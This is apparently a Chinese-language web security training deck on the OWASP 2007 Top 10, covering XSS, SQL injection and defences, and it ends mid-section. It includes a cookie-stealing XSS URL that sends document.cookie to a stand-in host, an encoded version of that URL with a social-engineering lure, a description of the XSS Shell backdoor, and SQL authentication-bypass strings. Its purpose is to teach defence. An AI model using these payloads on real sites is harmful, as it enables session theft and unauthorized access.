
## ➤ Do not edit source code online

# Simplicity



## ➤ 程式越長越複雜

- ✓ 架構疊床架屋，用了一堆網路上抓的程式碼或元件
- ✓ 每個人的程式風格與命名規則也不同
- ✓ 程式最好寫得別人都看不太懂




## ➤ 結果往往是

- ✓ 不易除錯
- ✓ 半年後自己也看不太懂
- ✓ 隱含一堆安全上的問題，還很難修復。
- ✓ 花錢重寫 ....



## ➤ Simplicity is Beauty !

- ✓ **Design Pattern ! Coding Standard !**
- ✓ Better for Code Reviewing → Easy to **Find** Security Flaws
- ✓ Better for Code Maintenance → Easy to **Fix** Security Flaws



# Web Application Vulnerabilities and Protections



# 防禦也要了解駭客的思維



知彼知己，百戰不殆；  
不知彼而知己，一勝一負；  
不知彼，不知己，每戰必敗。

《孫子兵法·謀攻篇》



# OWASP

([http://www.owasp.org/index.php/Main\\_Page](http://www.owasp.org/index.php/Main_Page))

## ➤ Open Web Application Security Project

### ➤ 開放Web軟體安全計畫

- ✓ 一個開放社群、非營利性組織，目前全球有82個分會近萬名會員，其主要目標是研議協助解決Web軟體安全之標準、工具與技術文件，長期致力於協助政府或企業瞭解並改善網頁應用程式的安全性。
- ✓ 參考客戶：
  - 美國聯邦貿易委員會(FTC)、美國國防部，國際信用卡資料安全PCI標準。
- ✓ 目前有30多個進行中的計畫，包括最知名的OWASP Top 10(十大Web弱點)，以及 WebGoat(代罪羔羊)練習平台、Enterprise Security API (ESAPI)、OWASP Guide Project等計畫，針對不同的軟體安全問題在進行討論與研究。

# OWASP 2007年十大網站安全漏洞

(<http://owasp.org.tw/blog/2007/05/owasp2007webowasp.html>)

- **Cross-Site Scripting (跨站腳本攻擊)**
  - ✓ 竊取客戶的Cookie或Session登入資訊
- **Injection Flaw (注入)**
  - ✓ 竊取及修改網站資料庫，或控制網站作業系統
- **Malicious File Execution (惡意引用)**
  - ✓ 網站應用程式引用外部木馬並執行
- **Insecure Direct Object Reference (物件參照)**
  - ✓ 網站應用程式允許攻擊者存取檔案或重要資料
- **Cross-Site Request Forgery (跨站偽冒請求)**
  - ✓ 已登入Web應用程式的合法使用者執行到惡意的HTTP指令
- **Information Leakage and Improper Error Handling (資訊外洩)**
  - ✓ 錯誤訊息中包含敏感資料
- **Broken Authentication and Session Management (認證失效)**
  - ✓ 身份驗證功能被破解
- **Insecure Cryptographic Storage (資料曝露)**
  - ✓ 敏感性資料未被加密儲存
- **Insecure Communication (資料傳輸曝露)**
  - ✓ 敏感性資料未被加密傳送
- **Failure to Restrict URL Access (後台曝露)**
  - ✓ 管理用網頁未限制存取

**OWASP Top10(2007)-1**  
**Cross-Site Scripting**



# OWASP Top 10 (2007) - 1



## ➤ Cross-Site Scripting

✓ CSS、XSS、跨站腳本攻擊

## ➤ 弱點產生原因：

✓ 使用者的輸入參數未被後端程式妥善處理，  
後續又被送回給前端瀏覽器。

— 一、反射式

— 二、寫入式

## ➤ 攻擊者可利用此弱點讓受害者的瀏覽器執行駭客所寫的 Script

# 反射式XSS範例：搜尋引擎！



[Sign In](#)

[Contact Us](#)

[Feedback](#)

Search

transaction

Go



DEMO  
SITE  
ONLY

[INSIDE ALTORO MUTUAL](#)

## Privacy and Security

The 2000 employees of Altoro Mutual are dedicated to protecting your [privacy](#) and [security](#). We pledge to provide you with the information and resources that you need to help secure your information and keep it a promise.

## Search Results

No results were found for the query:

transaction

# 反射式XSS範例 (cont.)



Sign In | Contact Us | Feedback | Search



[INSIDE ALTORO MUTUAL](#)

## Privacy and Security

The 2000 employees of Altoro Mutual are dedicated to protecting your [privacy](#) and [security](#). We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.

## Search Results

No results were found for the query:



http://demo.testfire.net/search.aspx?txtSearch=%3Cscript%3Ealert%281111%29%3C%2Fscript%3E - 原先的原始檔

檔案(F) 編輯(E) 格式(O)

```
72     <td valign="top" colspan="3" class="bb">
73
74
75     <div class="f1" style="width: 99%;">
76
77     <h1>Search Results</h1>
78
79     <p>No results were found for the query:<br /><br />
80     <span id="_ctl0__ctl0_Content_Main_lblSearch"><script>alert(1111)</script></span></p>
81
82     </div>
83
84
```

# 寫入式XSS範例：留言板

The image shows two side-by-side Internet Explorer browser windows. The left window displays the 'Stark Technology Inc. 敦陽科技股份有限公司' website with a message board form. The form has a text input field containing the text: `堅決杜絕色情<br><iframe src=http://`. A red box highlights this input field. The right window shows the same website after the message is posted. The message content is: `留言者：我是帥哥 說：  
堅決杜絕色情`. A red box highlights the rendered output, which includes a video player for a 'PLAYBOY' advertisement. The status bar at the bottom of the right window shows '完成' (Done) and '網際網路' (Internet).

# OWASP Top 10 (2007) - 1

## ➤ 攻擊方式:

- ✓ 找到可利用的URL，製造出惡意連結。
- ✓ 透過電子郵件、討論區，大量散佈惡意連結。

## ➤ 可能攻擊結果:

- ✓ 造成網頁被竄改的“感覺”
- ✓ 偷取使用者認證資料
  - 竊取登入資料(cookie)
  - 誘導使用者到假網站進行登入
  - 攻擊後端管理網站！
- ✓ 讓使用者下載木馬程式，進而存取前端資料。
- ✓ XSS 蠕蟲 → 癱瘓網路



# 總統府網站被駭？

(<http://anti-hacker.blogspot.com/2009/08/sorry.html>)

## 總統府網站疑遭駭？專家：網頁有瑕疵

由 blue 於 週五, 08/28/2009 - 10:21 發表 ::

### [TutorABC輕鬆學英文](#)

學習商用英文 只要45分鐘 增加競爭力 現在馬上免費體驗 線上真人英語教學

[www.tutorabc.com](http://www.tutorabc.com)

### [多瑪數位 - 專業網站建置](#)

專業的網路規劃、創意技術團隊。替您締造卓越的廣告成效。

[www.drama.com.tw](http://www.drama.com.tw)

### [DragonWAF網站程式防火牆](#)

防主機掛馬、防網頁竄改 強大網站防護功能 個人試用版搶鮮體驗

[www.dragonsoft.com.tw](http://www.dragonsoft.com.tw)

### [台北專業網頁設計-品威](#)

專業的網站設計規劃、創意網路行銷 專業客製化設計服務，滿足您的需求！

[www.Hermod.tw](http://www.Hermod.tw)

Google 提供的廣告

「總統府的網頁設計確實有些瑕疵、且過於陽春。」趙彙表示。

他進一步指出，從網路上流傳的總統府被駭網頁的連結想利用負責建置總統府網頁者沒有過濾掉某些不該出現

這個疏失向總統府開個小玩笑，亦即透過插入iframe的方式，讓那些以IE

7.0、IE 8.0或Firefox點選上述連結的網友以為在總統府新聞稿查詢區域輸入

「>」等字元即會看到上圖，並產生總統府網頁疑似遭駭的錯覺。

新聞來源: [ZDNet](#)

今(27)

駭的網

一連結

看到馬

YouTube

表示總統

是有人

(ZDNE

The screenshot shows the official website of the Office of the President, Republic of China (Taiwan). The page header includes the date and time (2009-08-27 PM 22:09) and navigation links for '網站導覽', '兒童版', and 'English'. The main content area features a video player titled '總統府新聞稿' (President's Office News Release) with a video of Ma Ying-jeou. To the left of the video is a navigation menu with links: '總統專欄', '副總統專欄', '新聞稿', '中華民國簡介', '總統府組織', '總統府公報', '法令查詢', '公布欄', '便民服務', and '導覽與藝文'. The video player shows a progress bar at 0:05 / 0:45.

# Cross Site Scripting 案例

自由電子報-生活新聞 - Microsoft Internet Explorer

檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

http://www.libertytimes.com.tw/2006/new/nov/21/today-life4.htm

自由電子報 www.libertytimes.com.tw

生活新聞

台灣優先 自由第一

本社簡介 聯絡我們 我要訂報 回首頁

今日要聞 生活新聞 對本新聞發言 | 友善列印 2006年11月21日星期二

## 無名小站遇「駭」 個資流入中國

### 大三生與高三生 兩人聯手入侵

〔記者黃敦硯、袁世忠／台北報導〕台灣最大部落格網站「無名小站」發生會員資料外洩事件！刑事警察局偵九隊三組查獲由東海大學大三陳姓學生與洪姓高三生組成的駭客集團，以「XSS漏洞」方式入侵無名小站。

### 中國駭客竟仿效 連結下載個資

警方已將兩人先以妨害電腦使用罪嫌送辦。不過，他們的手法似已引發中國駭客仿效，將取得的個人資料貼在中國的網站上，甚至還提供一個檔案連結，讓網友可以下載他所抓得的部分無名小站用戶資料。

「無名小站」存有近兩百萬會員個人檔案的資料庫，因此成為駭客練功的最愛之一。警方發現陳某涉嫌以「XSS漏洞」方式入侵無名小站，同時還在台灣駭客年會發表專題時，發表自己入侵無名小站的方法與駭客分享。

### 鑽XSS漏洞 侵30餘學校企業

新聞查詢

可同時查詢多個關鍵字句

Go

相關新聞


- 強制後座繫安全帶 英美港嚴罰
- 美防酒駕 車上裝酒精偵測器
- 歐洲七城 無號誌...更安
- 無名小站遇「駭」 個資流入中國
- 舊香蘭遺址 首見黃金加工業
- 帕金森腦晶片 慈濟籲納健保
- 感冒藥不給付？健保局駁斥
- 脈優錠假藥風波 侯勝茂：錯在華濟 民眾可索賠
- 室內禁菸 朝野意見撲朔迷離
- 46天無補給台灣第一人 中央山脈大縱走 黃魏慶獨行
- 網路秀茶盒 罰！

國際網路

# 偷取Cookie



壞人搜集器



包含惡意語法的網址連結  
(包在「好康」信件裏)

冒名登入

www.victim.com.tw

正常網頁 + Cookies

有漏洞：會顯示惡意內容  
<SCRIPT>Send Cookie to  
attacker.com</SCRIPT>

瀏覽器  
! 執行!

惡意網址連結

[http://www.victim.com.tw/account.jsp? <SCRIPT>Send cookie to attacker.com](http://www.victim.com.tw/account.jsp?<SCRIPT>Send cookie to attacker.com)

.com.tw/login/

衰人



Victim.com  
Cookie



# 無名小站 XSS 分析



## ▶ 找到可用的URL -

- ✓ [http://www.wretch.cc/blog/blog.php?id=VIPBlog&search=<script>alert\(document.cookie\)</script>&search\\_title=1](http://www.wretch.cc/blog/blog.php?id=VIPBlog&search=<script>alert(document.cookie)</script>&search_title=1)



- ▶ 會彈出小視窗，確認存在弱點！

# 結合編碼與社交工程

- 特製惡意網址

[http://www.wretch.cc/blog/blog.php?id=VIPBlog&search=<script>location.replace\("http://www.evilhost.com/getcookie.asp?k="+document.cookie\)</script>&search\\_title=1](http://www.wretch.cc/blog/blog.php?id=VIPBlog&search=<script>location.replace('http://www.evilhost.com/getcookie.asp?k='+document.cookie)</script>&search_title=1)

- 將其編碼

[http://www.wretch.cc/blog/blog.php?id=VIPBlog&search=%3C%73%63%72%69%70%74%3E%6C%6F%63%61%74%69%6F%6E%2E%72%65%70%6C%61%63%65%28%53%74%72%69%6E%67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%31%30%34%2C%31%31%36...%26search\\_title=1](http://www.wretch.cc/blog/blog.php?id=VIPBlog&search=%3C%73%63%72%69%70%74%3E%6C%6F%63%61%74%69%6F%6E%2E%72%65%70%6C%61%63%65%28%53%74%72%69%6E%67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%31%30%34%2C%31%31%36...%26search_title=1)

- 到論壇求救 <http://www.wretch.cc/hala>

『我 blog 有問題 / \_ \ , 麻煩到這裡看一下 [URL=url]  
fake URL [/URL]』 ...

# 拿到cookie後進行冒名登入



PHPSESSID=792e48c961e5d46d21b6b7081ee2cbd9; \_\_utmc=270312759; a\_uid= ; a\_page=1; COOKIETEST=TESTING\_COOKIE;  
wretchhala\_data=a%3A2%3A%7B%3A11%3A%22autologinid%22%3B%3A0%3A%22%22%3B%3A6%3A%22userid%22%3B%3A6%3A%  
22207405%22%3B%7D; wretchhala\_sid=e7ece2aa1662da8dc024bae4ce95912c; wretchhala\_t=a%3A6%3A%7B%3A76110%3B%3A1152238523%  
3Bi%3A1440%3B%3A1152238300%3B%3A76089%3B%3A1152238328%3B%3A75421%3B%3A1152238366%3B%3A76065%3B%  
3A1152238512%3B%3A75828%3B%3A1152238534%3B%7D

<http://www.wretch.cc/>

**無名小站**  
**WRETCH**

時時分享 刻刻精采

[無名的名人](#) | [無名相簿](#) | [無名網誌](#) | [無名BBS](#) | [無名小站公告](#) | [啓用影音上傳功能囉!](#)

**個人資料維護**

更改密碼	<input type="text"/>	(不改變免填, 請用英文數字組合, 小心保護密碼)
確認密碼	<input type="text"/>	(不改變免填, 請用英文數字組合, 小心保護密碼)
真實姓名	<input type="text" value=""/>	(無法更改)
性別	女性	
婚姻	未婚	
生日	年: 1988 月: 8 日: 10	
電子信箱	<input type="text" value=""/> @yahoo.com.tw	(更改需重新認證)
聯絡電話	<input type="text" value=""/>	

# XSS Shell



```
README.txt - 記事本
檔案(F) 編輯(E) 格式(O) 檢視(V) 說明(H)
-----
WHAT IS XSS SHELL ?
-----
XSS Shell is a powerful XSS backdoor and XSS zombie manager. This concept was first presented by "XSS-Pr

It is a good way of bypassing the following protections:
- Bypassing IP Restrictions
- NTLM / Basic Auth or any similar authentication
- Session based custom protections
-----
LICENCE
-----
It is licensed under GPL, Check xssshell.asp for details.
-----
FEATURES
-----
XSS Shell has several features which can be used to gain complete access over the victim. The new version

Most of the features can be enabled/disabled from the configuration section of the source code.

Key Features;
- Regenerating Pages
  - This is one of the key and advanced features of XSS Shell. XSS Shell re-renders the infected
  - Secondly this feature keeps the session open so even the victims follow an outside link from
- Keylogger
- Mouse Logger (click points + current DOM)

Built-in Commands;
- Get Keylogger Data
- Get Current Page (Current rendered DOM / such as a screenshot)
- Get Cookie
- Execute supplied JavaScript (eval)
- Get Clipboard (IE only)
- Get internal IP address (Firefox + JUM only)
- Check victim's visited URL history
- Force to Crash victim's browser
-----
第 36 列, 第 1 行
```

# XSS Shell (cont.)



The screenshot shows two browser windows. The top window is titled "XSS Shell Admin - Mozilla Firefox" and displays the administrative interface. It has three main sections: "Commands", "Victims", and "Logs".

- Commands:** Lists several functions: `getCookie()` (Get victims active cookie), `getSelfHtml()` (Get victim's current page HTML Code), `alert(<message>)` (Send message to victim), `eval(<javascript_code>)` (Execute virtually anything in JS), `prompt(<question>)` (Play Truth or Dare), and `getKeyloggerData()` (Get keylogger data). The `alert` command is highlighted.
- Victims:** Shows two active victims: `127.0.0.1 / 273149` and `127.0.0.1 / 340031`. A combined list below shows `[273149,340031]`.
- Logs:** A list of eight entries, each starting with a timestamp and followed by "HTML -" and a number.

The bottom window is a victim's browser (Microsoft Internet Explorer) showing the "Mozilla Developer Network" page. The address bar contains `http://localhost:60000/sample%5Fvictim?asdasdasdf`. A small dialog box titled "Microsoft Internet Explorer" is open, displaying a warning icon and the text "howdy?" with an "OK" button.

Figure 2 : Sample XSS Shell Session

# XSS Worm

## ➤ 2005 : Samy Worm

✓ 透過社交網站 MySpace

✓ 效果：

- 受感染者的Profile中會顯示 “Samy is my hero”
- 2005.10.4 釋出 → 20 小時後超過百萬感染者

## ➤ 2007 :



# 防護建議



## ➤ 輸入檢查 + 輸出轉換！

### ➤ 輸入檢查

✓ 白名單

✓ 黑名單

```
set Reg = new RegExp  
with Reg  
  .Pattern = "[\"'#:;<>,=+ ]"  
  .Global = True  
end with  
test = Reg.Replace( Request.QueryString("test"), "" )
```

```
<<script>>... ?!  
<scr<script>ipt> .....?!
```

?



# 防護建議(cont.)



## ✓ Packages & Resources

### – .NET

- Microsoft Anti-Cross Site Scripting Library V1.5 (MSDN) (<http://www.microsoft.com/downloads/details.aspx?FamilyID=efb9c819-53ff-4f82-bfaf-e11625130c25&DisplayLang=en>)

### – JAVA:

- DeXSS -- Java program for removing JavaScript from HTML (<http://software.graflex.org/dexss>)
- OWASP Stinger Project (A Java EE validation filter) ([http://www.owasp.org/index.php/Category:OWASP\\_Stinger\\_Project](http://www.owasp.org/index.php/Category:OWASP_Stinger_Project))
- How to Build an HTTP Request Validation Engine for Your J2EE Application ([http://www.owasp.org/index.php/How\\_to\\_Build\\_an\\_HTTP\\_Request\\_Validation\\_Engine\\_for\\_Your\\_J2EE\\_Application](http://www.owasp.org/index.php/How_to_Build_an_HTTP_Request_Validation_Engine_for_Your_J2EE_Application))



# 防護建議(cont.)



## ✓ Packages & Resources (cont.)

### – OWASP ESAPI Project

- OWASP Enterprise Security API
- ([http://www.owasp.org/index.php/Category:OWASP\\_Enterprise\\_Security\\_API#tab=About](http://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API#tab=About))
- Support Languages
  - Java EE
  - .NET
  - Classic ASP
  - PHP
  - ColdFusion & CFML
  - Python
  - Haskell

# 防護建議(cont.)

## ➤ 輸出轉換：Sanitization(消毒)

✓ 透過編碼，告訴瀏覽器這些是“資料”!!!

– 如果輸出資料到網頁內容 → HTML-Encoding

C# Example:

```
StringBuilder sb = new StringBuilder(  
    HttpUtility.HtmlEncode(input));  
sb.Replace("&lt;b&gt;", "<b>");  
sb.Replace("&lt;/b&gt;", "</b>");  
sb.Replace("&lt;i&gt;", "<i>");  
sb.Replace("&lt;/i&gt;", "</i>");  
Response.Write(sb.ToString());
```

PHP: Ensure output is passed through  
`htmlspecialchars()` or `htmlspecialchars()`

Character	HTML Entity
<	&lt;
>	&gt;
&	&amp;
"	&quot;
,	&sbquo;
	&nbsp;
#	&#35;
'	&#39;
(	&#40;
)	&#41;
+	&#43;
:	&#58;
;	&#59;
=	&#61;

# 防護建議(cont.)

– 如果輸出資料到URL → URL-Encoding

➤ e.g. HttpUtility.UrlEncode()

✓ 強制設定回訊的 HTTP response 之編碼方式為 ISO-8859-1 (或是 UTF-8)

– 有時候後端檢驗會因為編碼問題而失效沒檢查到

– *Content-Type: text/html; charset = ISO-8859-1*

– *For .NET :*

➤ `this.Response.AddHeader("Content-Type", "text/html; charset = ISO-8859-1");`

➤ *web.config*

```
<configuration>
  <system.web>
    <globalization
      requestEncoding="ISO-8859-1"
      responseEncoding="ISO-8859-1" />
    </system.web>
  </configuration>
```

➤ *Per-Page Setting*

```
<meta http-equiv='Content Type' content="text/html; charset=ISO-8859-1" />
```

# 第三類XSS - DOM Based XSS



- **Type1 : Non-persistent / Reflected (反射式)**
- **Type2 : Persistent / Stored (寫入式)**
- **Type3 : DOM Based XSS**
  - ✓ 並不像前兩類是依賴回訊中會夾帶使用者輸入資料這樣的行為模式
  - ✓ 網頁不當地將使用者輸入資料交由DOM物件來使用
    - **document.location**
    - **document.URL**
    - **document.referrer**

# 範例



```
<HTML>
<TITLE>welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
welcome to our system
...
</HTML>
```

正常使用 : <http://www.vulnerable.site/welcome.html?name=Joe>

攻擊者 : [http://www.vulnerable.site/welcome.html?name=<script>alert\(document.cookie\)</script>](http://www.vulnerable.site/welcome.html?name=<script>alert(document.cookie)</script>)

# 比較



	Standard XSS	DOM Based XSS
Root cause	Insecure embedding of client input in HTML outbound page	Insecure reference and use (in a client side code) of DOM objects that are not fully controlled by the server provided page
Owner	Web developer (CGI)	Web developer (HTML)
Page nature	Dynamic only (CGI script)	Typically static (HTML), but not necessarily.
Vulnerability Detection	<ul style="list-style-type: none"><li>• Manual Fault injection</li><li>• Automatic Fault Injection</li><li>• Code Review (need access to the page source)</li></ul>	<ul style="list-style-type: none"><li>• Manual Fault Injection</li><li>• Code Review (can be done remotely!)</li></ul>
Attack detection	<ul style="list-style-type: none"><li>• Web server logs</li><li>• Online attack detection tools (IDS, IPS, web application firewalls)</li></ul>	If evasion techniques are applicable and used - no server side detection is possible
Effective defense	<ul style="list-style-type: none"><li>• Data validation at the server side</li><li>• Attack prevention utilities/tools (IPS, application firewalls)</li></ul>	<ul style="list-style-type: none"><li>• Data validation at the client side (in Javascript)</li><li>• Alternative server side logic</li></ul>

# 防護建議



- ▶ 避免用前端Script語言(以及DOM物件)來撰寫以下功能
  - ✓ 更改網頁內容
  - ✓ 網頁重新導向
- 這些功能大部份可用後端動態網頁技術達成

# 防護建議(cont.)

- 分析與強化前端的Script程式，尤其那些會被使用者輸入資料影響的DOM物件相關操作函式

```
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
var name=document.URL.substring(pos,document.URL.length);
if (name.match(/^[\a-zA-Z0-9]*$/))
{
    document.write(name);
}
else
{
    window.alert("Security error");
}
</SCRIPT>
```



# 防護建議(cont.)



✓ 使用以下DOM物件或相關函式請特別注意

## – DOM物件

- ▶ document.URL 、 document.URLUnencoded 、  
document.location 、 document.referrer 、 window.location 、  
....

## – 相關函式

- ▶ document.write(...) 、 document.writeln(...) 、  
document.body.innerHTML=... 、 document.forms[0].action=...  
、 document.attachEvent(...) 、 document.create...(...) 、  
document.execCommand(...) 、 document.body. ... 、  
window.attachEvent(...) 、 document.location.hostname=...  
、 document.location.replace(...) 、  
document.location.assign(...) 、 window.navigate(...) 、  
document.open(...) 、 window.open(...) 、 eval(...) 、  
window.execScript(...) ....

**OWASP Top10(2007)-2**  
**Injection Flaw**

# OWASP Top 10 (2007) - 2



## ➤ Injection Flaw

- ✓ 攻擊者透過界面餵入**指令**讓後端程式執行
  - **SQL Injection**
  - **OS Command Injection**
  - **Code Injection**

# SQL Injection



- SQL 指令植入式攻擊
- 駭客可透過網站所提供的合法輸入介面，在輸入資料中夾帶一段SQL程式碼，透過網站程式交予後端資料庫執行。

```
'利用使用者輸入的資料來組合 SQL 語法  
strSQL="SELECT * FROM tblUser WHERE UserName=" & _  
Request("UserName") & " AND Password=" & Request("Pass")  
& "'  
'直接交給 SQL Server 執行，這是最危險的地方  
Set rec=.Execute(strSQL)
```

- 影響範圍 → All!

✓ ASP、.NET、Java、PHP、CGI .....

✓ MSSQL、MySQL、Oracle、Sybase、DB2、PostgreSQL .....



# SQL Injection (cont.)



## ➤ 可能造成的破壞

- ✓ 繞過身份認證機制即可登錄。
- ✓ 竊取網站資料 → 現在最夯!!!
- ✓ 修改網站內容：
  - 新增、刪除、修改資料表格內容。
  - 清空甚至刪除整個資料表格。
- ✓ 停止資料庫系統的運作 → 停止網站運作。
- ✓ 在網站主機的作業系統中取得系統最高權限  
→ 植入木馬程式，當作跳板主機，.....

# 攻擊步驟



確認後端資料庫種類

尋找AP中可能的注入點

**已有許多自動化工具可用!**



根據想達到的目的注入  
SQL攻擊指令

# 不同資料庫的差異



	MS SQL T-SQL	MySQL	Access	Oracle PL/SQL	DB2	Postgres PL/pgSQL
<b>Concatenate Strings</b>	'+'	concat (" ", " ")	" "&" "	'  '	" "+" "	'  '
<b>Null replace</b>	IsNull()	Ifnull()	Iff(Isnull())	Ifnull()	Ifnull()	COALESCE()
<b>Position</b>	CHARINDEX	LOCATE()	InStr()	InStr()	InStr()	TEXTPOS()
<b>Op Sys interaction</b>	xp_cmdshell	select into outfile / dumpfile	#date#	utf_file	import from export to	Call
<b>Cast</b>	Yes	No	No	No	Yes	Yes

# 不同資料庫的差異(cont.)




	MS SQL	MySQL	Access	Oracle	DB2	Postgres
UNION	Y	Y	Y	Y	Y	Y
Subselects	Y	N 4.0 Y 4.1	N	Y	Y	Y
Batch Queries	Y	N*	N	N	N	Y
Default stored procedures	Many	N	N	Many	N	N
Linking DBs	Y	Y	N	Y	Y	N



# 可能的注入點

## ▶ 可能為 SQL 語句內容之參數

- ✓ 網址參數
- ✓ Cookies
- ✓ 其他 HTTP Headers
- ✓ 表單資料
  - 看得到的欄位
  - 看不到的隱藏欄位



# 注入SQL攻擊指令



## ➤ SQL Injection 不同的手法型態

- ✓ Bypass Authentication
- ✓ Error Based ( ASP + MS-SQL )
- ✓ Union Based
- ✓ Update Based
- ✓ Blind
- ✓ Batch Queries (MS-SQL)
- ✓ Extended Procedure (MS-SQL、Oracle)

# Bypass Authentication



- ▶ 於登入頁面之帳號密碼欄位，注入SQL語法以繞過認證
- ▶ 攻擊字串範例：

✓ ' or '='

✓ ' or 1=1--

✓ ' or 1=1/\*

'利用使用者輸入的資料來組合 SQL 語法

```
strSQL='SELECT * FROM tblUser WHERE UserName=' & _  
Request("UserName") & " AND Password=" & Request("Pass")  
& "'
```

'直接交給 SQL Server 執行，這是最危險的地方

```
Set rec=.Execute(strSQL)
```

# Bypass Authentication(cont.)

